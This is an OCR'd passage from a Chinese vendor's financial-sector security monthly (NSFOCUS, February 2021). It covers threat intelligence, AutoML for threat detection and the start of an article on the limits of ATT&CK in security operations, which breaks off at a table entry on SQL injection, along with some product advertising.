金融行业

2 月刊
2021 年

安全月刊

安全观点 | 行业研究 | 漏洞聚焦 | 安全态势

绿盟科技金融事业部出品

安全观点

威胁情报在信息安全中的价值

行业研究

关于AutoML应用于网络威胁的思考

ATT&CK框架在企业安全运营中的局限

美国和加拿大银行用户成为黑客目标


新西兰央行称遭黑客攻击

支付处理公司 Juspay 发生数据泄漏:1 亿用户信息在暗网出售


NSFOCUS

绿盟科技
云计算安全解决方案

全面:安全服务种类丰富
开放:兼容第三方厂商
灵活:适用多种网络环境
弹性:按需购买 弹性可扩展



绿盟科技提供针对多种云平台的整体安全防护



THE EXPERT
BEHIND GIANTS
巨人背后的专家


多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868


NSFOCUS绿盟科技

本|期|看|点

P4 威胁情报在信息安全中的价值



P10 关于 AutoML 应用于网络威胁的思考



安全月刊

2021年第2期

绿盟科技金融事业部

目录 CONTENTS

安全观点

行业研究

漏洞聚焦

安全态势

安全月刊在线阅读

绿盟科技官方微信

NSFOCUS

安全观点

威胁情报在信息安全中的价值

绿盟科技集团股份有限公司 赵阳

摘　要： 威胁情报解决方案，基于多源多类型情报，利用多源情报清洗与归并技术、互联网资产画像技术、大数据关联分析技术和机器学习技术，结合威胁预警、设备联动智能防御、热点事件应急处理、追踪溯源、攻击者画像、定位反制等手段，通过云地结合，构建下一代预警、检测、响应、追溯一体化的立体协同防御生态，应用前景非常广阔。

关键词： 威胁情报，应急响应，追踪溯源、攻击者画像、定位反制，云地结合、防御生态

随着全球网络空间安全攻防对抗的快速升级，基于已有防御规则的被动防护已成为网络安全防护的瓶颈，威胁情报则是解决该问题的关键。

1. 传统防御体系的弊端

当传统网络安全防护手段应对当前全球网络空间安全攻防对抗时，存在以下弊端：

(1) 防御体系方面，传统攻击检测和防御体系依赖静态、被动和孤立的已知签名和规则，无法有效应对当前以规模化、自动化、0day高级持续性攻击为特征的各种复杂安全威胁。

(2) 检测和追踪能力方面，随着黑客攻击的专业化和组织化，传统的安全控制措施无法检测和应对高级威胁不断升级和变动的战术、技术手段和过程，对未知威胁或高级威胁的检测往往力不从心。

(3) 安全威胁响应方面，当前的黑客攻击越来越规模化、自动化，从漏洞

挖掘到规模化攻击的时间间隔正急剧减小，但客户不同组织间或同一组织内部的大多安全防护控制手段和技术设备是各自孤立的，无法在全网内共享。

2. 威胁情报诞生背景

威胁情报的诞生源于攻防的不对等。随着黑客攻击的规模化、自动化、多样化、灵活化，传统的基于签名和规则的攻击检测和防御体系显得捉襟见肘。由于无法提前获取签名和规则信息，传统的基于“已知”规则的检测在遇到0Day、APT等“未知”威胁时，完全无法感知和防御。

2013年,Gartner发布《Definition: Threat Intelligence》，其中给出了威胁情报的定义：威胁情报是关于资产所面临的现有或潜在威胁的循证知识，包括情境（上下文）、机制、指标、推论与可行建议，这些知识可为威胁响应提供决策依据。

随后，2015年，SANS提出“网络安全的滑动标尺模型”（The Sliding Scale of Cyber Security），为企业安全建设提供了宏观上的指导和建议。滑动标尺模型从左到右，是企业可以逐步应对更高级网络威胁的过程，其中情报是继架构安全、被动防御、主动防御之后的进阶阶段。




图1 网络安全的滑动标尺模型

3. 威胁情报价值

威胁情报的出现驱动了应急响应体系甚至是网络安全防御体系的转型，即从静态的、基于规则被动防御，转变为动态的、自适应的主动防护体系，为下一代安全奠定了基础。孙子曰“知己知彼，百战不殆”,威胁情报正是网络攻防战场上“知己知彼”的关键。威胁情报最大的价值在于帮助防守方了解他们的对手（攻击者），包括攻击者的背景、思维方式、能力、动机、使用的攻击工具、攻击手法、攻击模式等。对攻击者了解越多，就能越好的识别威胁以便快速的做出响应。准确全面的威胁情报能够极大的扩展威胁防御的时空边界，是实施主动防御策略的关键。基于对“对手”的了解，威胁情报构建了威胁预警、攻击检测、响应处置、溯源取证、目标研判、情报拓展的防御方“生环”。在应急响应中，威胁情报通过为安全防御设备进行赋能，可以大大缩短安全设备对最新威胁的响应和处置时间，达到“单点感知，全网防御”的效果。




图2 基于威胁情报的应急响应过程

4. 威胁情报生产过程




图3 威胁情报生产过程

其核心技术包括：

(1) 基于知识图谱建模的威胁推理技术

威胁情报知识图谱的构建是决定攻防效果的关键基础因素。根据知识图谱进行威胁推理，能够使威胁情报数据转化为态势感知，威胁预警，证据链等威胁防御方法，这些方法将构成防御方的一个关键体系。

(2) 威胁自适应诱捕与追踪技术

为了能对网络空间中具有随机性和不固定性的事件进行捕获、追踪、分析与预警，云端通过使用IDC，云环境等多种平台在全球范围内部署了基于威胁情报的威胁自适应诱捕与追踪技术的系统。

(3) 大数据关联分析与威胁挖掘技术

首先对输入数据进行大数据关联分析，提取网络行为关联关系、指向关系、从属关系、时频关联性和相似性关联性等，然后再将关联关系输入到分析引擎并使用多种机器学习模型对已知关联数据，层层深入挖掘，发现高价值数据，包括未知威胁数据。

5. 威胁情报解决方案概述以及核心价值

威胁情报解决方案通过情报数据的协同与联动，为网络空间安全作战与指挥的开展提供平台级支撑，是及时发现、迅速研判、快速响应、协同侦办的网络安全监察业务工作开展的重要且必要手段。




图4 威胁情报解决方案

其核心价值包括：

(1) 威胁情报驱动网络安全防御体系全面转型

随着黑客攻击的规模化、自动化、多样化、灵活化，传统的基于签名和规则的防御体系捉襟见肘，传统的基于“已知”规则的检测在遇到0Day、APT等“未知”威胁时，完全无法感知和防御。威胁情报的出现驱动了网络安全防御体系全

面转型，从基于静态的规则向动态的自适应的防御体系转变。

(2) 使攻防不对等的局面完全扭转

威胁情报帮助防守方了解攻击者，包括攻击者的背景、思维方式、能力、动机、使用的攻击工具、攻击手法、攻击模式等。对攻击者了解越多，就能越好的识别威胁以便快速的做出响应。

(3) 大幅缩减应急响应时间

在应急响应中，应用威胁情报为安全防御产品赋能，可以大大缩短安全产品对最新威胁的响应和处置时间，达到“单点感知，全网防御”的效果。

6. 应用实践

6.1 应用场景

威胁情报解决方案，适用于如下8大场景：

图5 威胁情报解决方案适用的应用场景

6.2 应用效果

在云端，用户基于丰富的威胁情报，包括网络空间测绘情报、高质量漏洞情报、恶意IP情报、恶意域名情报和恶意样本情报、APT组织情报、安全事件情报、黑客武器库情报等，可针对最新威胁进行及时预警。

在地面，用户基于客户本地威胁情报平台，将云端威胁情报和客户本地的专属情报相结合，对本地的安全设备和安全平台进行赋能，便于客户的安全运维人员及时的进行威胁响应和处置。具体的应用效果包括：

（1）威胁预警，防患未然

基于威胁情报进行漏洞和威胁事件预警，发布预警报告。

（2）威胁态势，实时监控

高精度威胁捕获，全球威胁态势尽在掌握，捕获实时威胁。

（3）攻击溯源，锁定元凶

还原攻击过程，通过威胁情报提供“证据”，攻击溯源到APT组织。

（4）单点感知，全网联防

单点发现威胁，通过威胁情报共享进行全网联防。

威胁情报解决方案已经在政府、运营商、金融、互联网、交通、教育医疗等行业得到广泛应用，威胁情报已经成为下一代安全的必备品。威胁情报解决方案极大扩展了威胁防御的时空边界，驱动了网络安全防御体系的全面升级。

参考文献：

[1] Definition: Threat Intelligence. Gartner，2013年5月

[2] SANS: The Sliding Scale of Cyber Security. Robert M. Lee. 2015年8月

[3] 信息安全与通信保密.

NSFOCUS

行业研究

关于 AutoML 应用于网络威胁的思考

专题：人工智能　标签：AutoML

绿盟科技伏影实验室

前言

威胁检测是网络安全领域一个重要方向。如今在网络安全公司中已经开展了很多利用机器学习、深度学习方法进行威胁检测的研究。不少安全研究人员利用专家知识结合机器学习将网络中的威胁通过模型算法检测出来。但是这个过程不仅仅需要巨大的算力，而且需要引入过多的人力才能够找到适合场景的模型算法，后期甚至花大量时间进行参数优化。花费大量精力来进行模型和算法的选择以及训练对于需求不断增长的业务场景来说往往是不够的，因此一种自动化进行机器学习的研究方向应运而生。

自动机器学习（AutoML）是最近几年兴起的一个将机器学习应用过程自动化的研究方向，并在产业界得到了越来越多的应用。目前AutoML的研究主要包括两个方向，一个是基于传统机器学习技术自动化建立一个端到端的模型方法，另一个是基于神经网络模型探索神经网络架构搜索算法（NAS）。基于传统机器学习技术进行自动化建模的AutoML方法主要是基于传统的机器学习模型算法，利用数据进行自动化特征工程，自动化建模，最后通过自动化调参搭建出一个完整的pipeline。而NAS神经网络架构搜索算法是AutoML的另一种研究方式，区别于传统的机器学习模型，NAS神经网络模型可以通过不同的神经网络结构进行定义（例如CNN、RNN等），因此在不同的业务场景中所使用的最佳神经网络架构可能是不一样的，因此在NAS神经网络架构搜索算法中可以通过先构建出单元网络结构，然后堆叠单元网络链式的形成整个网络，或者是采用分级层次的结构通过堆叠若干低级结构单元进而生成高级结构单元。AutoML的研究过程可以总结为下图所示。




图1　AutoML流程

AutoML核心过程

采用传统机器学习模型进行AutoML构建的过程中，首先利用准备的数据作为输入，分别通过特征工程、模型构建以及参数优化三个阶段的处理之后，最终得到用于测试效果的算法模型，这个过程如下图所示。




图2　传统机器学习流程

在整个过程中三个重要的阶段可以被看作是传统机器学习模型算法自动化的核心过程。首先自动化特征工程主要是自动化特征选取以及自动化特征生成，在自动化特征选取阶段会对众多特征进行最佳特征组合选择，而自动化特征生成阶段会利用已知的特征进行自动化特征的交叉组合构成新的特征应用在后续的模型构建阶段；而模型构建阶段会选择合适的模型进行建模，这个过程和参数优化阶段相辅相成，利用合适的模型以及最优化的超参数进行自动化的模型选择以及参数调整。




图3　模型自动化

NAS作为AutoML方向的研究热点，主要是希望设计出最好的神经网络结构，希望通过自动化的方式找到最适合的神经网络架构。实现NAS的过程主要包括通

过搜索空间确定网络结构，这个过程中结合搜索策略进行结构的优化。这个优化的过程和传统机器学习自动化过程中的参数优化是类似的，统称为优化算法。完成搜索空间和搜索策略之后，最后对模型算法进行评估。

搜索空间主要包括四种方式，主要如下：

- entire-structure搜索空间方式：entire-structure是利用预先设计的search space进行网络结构选择，然后设计出一个网络结构，不同的神经网络层之间可以直接或者跳跃连接。该方法局限性比较高，需要人工设定好网络结构以及神经元数量
- cell-based structure搜索空间方式：cell-based structure通过搜索得到一个最优的cell，然后堆叠这个cell得到最佳的网络结果。这种方式解决了entire-structure搜索空间方式在迁移性和扩展性方面不够好的问题。
- Hierarchical结构搜索空间方式：分层的Hierarchical结构是利用低层次的cell来构成高层次的cell，只需要预先设定好低层次的cell结构即可，有效的解决了网络结构单一的问题。
- Morphism搜索空间方式：Morphism搜索空间方式主要是基于已知的模型进行扩展，可以将模型在深度或者宽度上进行扩充变成更宽或者更深的网络结构。




图4　搜索空间分类

搜索策略的主要方法包括基于梯度的优化方法，基于强化学习的方法，随机搜索方法以及遗传进化算法等。基于梯度下降的优化算法主要是希望减少搜索过程的时间，无论是超参数的搜索还是网络结构的搜索都需要占用大量的计算和时间开销，因此基于梯度下降算法进行搜索可以更快的找到合适的结构和参数。相似的随机搜索方式是采用随机的选择网络结合和超参数进行优化，迭代实现网络结构和参数的最佳搜索，这种搜索优化策略进一步降低了时间开销。常见的网格

搜索方式是一种比较鲁棒但是时间开销很大的方式，在优化网络结构和参数的过程中很难做到在网格上进行全量搜索，因此不是一种理想的实践方式。




图5　搜索策略分类

基于强化学习的搜索策略是一种将控制器和奖励网络应用在网络结构搜索的方式。控制器的动作是选择神经网络结构，对应的奖励网络会基于神经网络结构对数据进行效果评估，通过在奖励网络中迭代学习得到最佳的神经网络结构。




图6　强化学习过程

目前网络安全威胁检测领域已经部署了一些基于机器学习以及深度学习的模型算法，网络威胁检测面临数据量大、场景变化多、攻击者手法复杂的特点，因此每次安全研究专家针对单一数据集、单一攻击场景进行建模并训练检测模型，会占用一定人力和时间成本；如果针对每个不同的攻击场景都建立一套独立的模型方案，在升级算法和运营期间都会很耗时，难以支撑实时响应的需求。因此基于AutoML建立一套应用于网络威胁检测的模型算法，在面对不同的场景变化时，可以做到自动化适配不同的算法和网络结构，通过空间搜索结合模型自动化达到快速搭建检测模型并实时响应不同的攻击场景需求，能够助力网安产品提升专业竞争力。

总结与展望

近些年AutoML已经开始逐渐应用到计算机视觉、广告、网络安全等领域中，在后续的研究方向上除了关于NAS等热点问题的研究之外，AutoML的灵活性、鲁棒性以及可解释性都是需要进一步探索，当前无论是基于传统机器学习算法的AutoML还是通过NAS探索出的深度神经网络都还缺乏灵活性，搜索空间有时需要人为设定，需要参考现成的神经网络结构进行学习，距离完全的自动化还有一定距离，此外由于自动化特征工程以及自动化神经网络结构的解释性比较差，现在通过AutoML学习出来的算法模型依然是一个黑盒模型，很难解释其特征工程进行特征选择和特征生成的逻辑以及神经网络结构搭建的逻辑。AutoML在未来应用在产品的过程中，还需要对灵活性以及可解释性进行进一步的研究探讨。

ATT&CK 框架在企业安全运营中的局限

专题：安全运营　标签：ATT&CK、安全运营

绿盟科技天枢实验室

一、企业安全运营中的ATT&CK

ATT&CK框架是一个庞大的知识库，记载了各种各样的攻击战术和相关的具体技术方法。

长期以来，很多组织都致力于将ATT&CK框架应用在企业安全运营流程中。几乎所有实际场景中的攻击行为都能在这个框架下得到标准化的记录或解释，这使得我们可以在诸多评估/规划/情报领域使用这个框架。

但是，目前ATT&CK在安全运营实战中的表现，尤其是在自动化/智能化安全运营中的表现并不令人满意。不论是攻击检测、研判、溯源、还是处置响应，鲜有听闻从根本上基于ATT&CK框架实现的系统在攻防实战中发挥关键作用的案例。

接下来，我们将在攻击检测和跟踪溯源两个阶段分别讨论这个问题。

二、攻击检测

攻击检测能力无疑是目前企业安全运营的短板。近年来的众多红蓝对抗活动足以证明，虽然很多预防措施的不完善是责无旁贷的，但在大多数安全事件报告中，防守方“未能（及时）发现攻击”的问题都不曾缺席。

如果要将ATT&CK框架应用于攻击检测，主要思路有二。首先，ATT&CK框架的每个技术都有一个阐述攻击检测方法的Detection章节，我们可以直接遵循框架的指导来建设安全运营体系；此外，我们还可以将ATT&CK框架视为一个知识体系，对现有的安全防护进行补充完善。

接下来，我们分别讨论这两种思路的实现。

2.1 直接采用ATT&CK指定的检测方法

作为一个案例，我们尝试采用ATT&CK框架对SQL注入攻击进行检测。SQL注入是一种常见WEB应用攻击，常年占据OWASP Top 10榜首，具有较高的参考价值。

首先，我们需要明确SQL注入攻击所涉及的ATT&CK技术。参考MITRE官方给出的事件案例，SQL注入攻击一般属于“初始访问：利用对外开放的应用程序漏洞（Initial Access: Exploit Public-Facing Application）”：

Domain	ID	Name	Use
Enterprise	T1190	Exploit Public-Facing Application	APT28 has conducted SQL injection attacks against organizations' external websites.
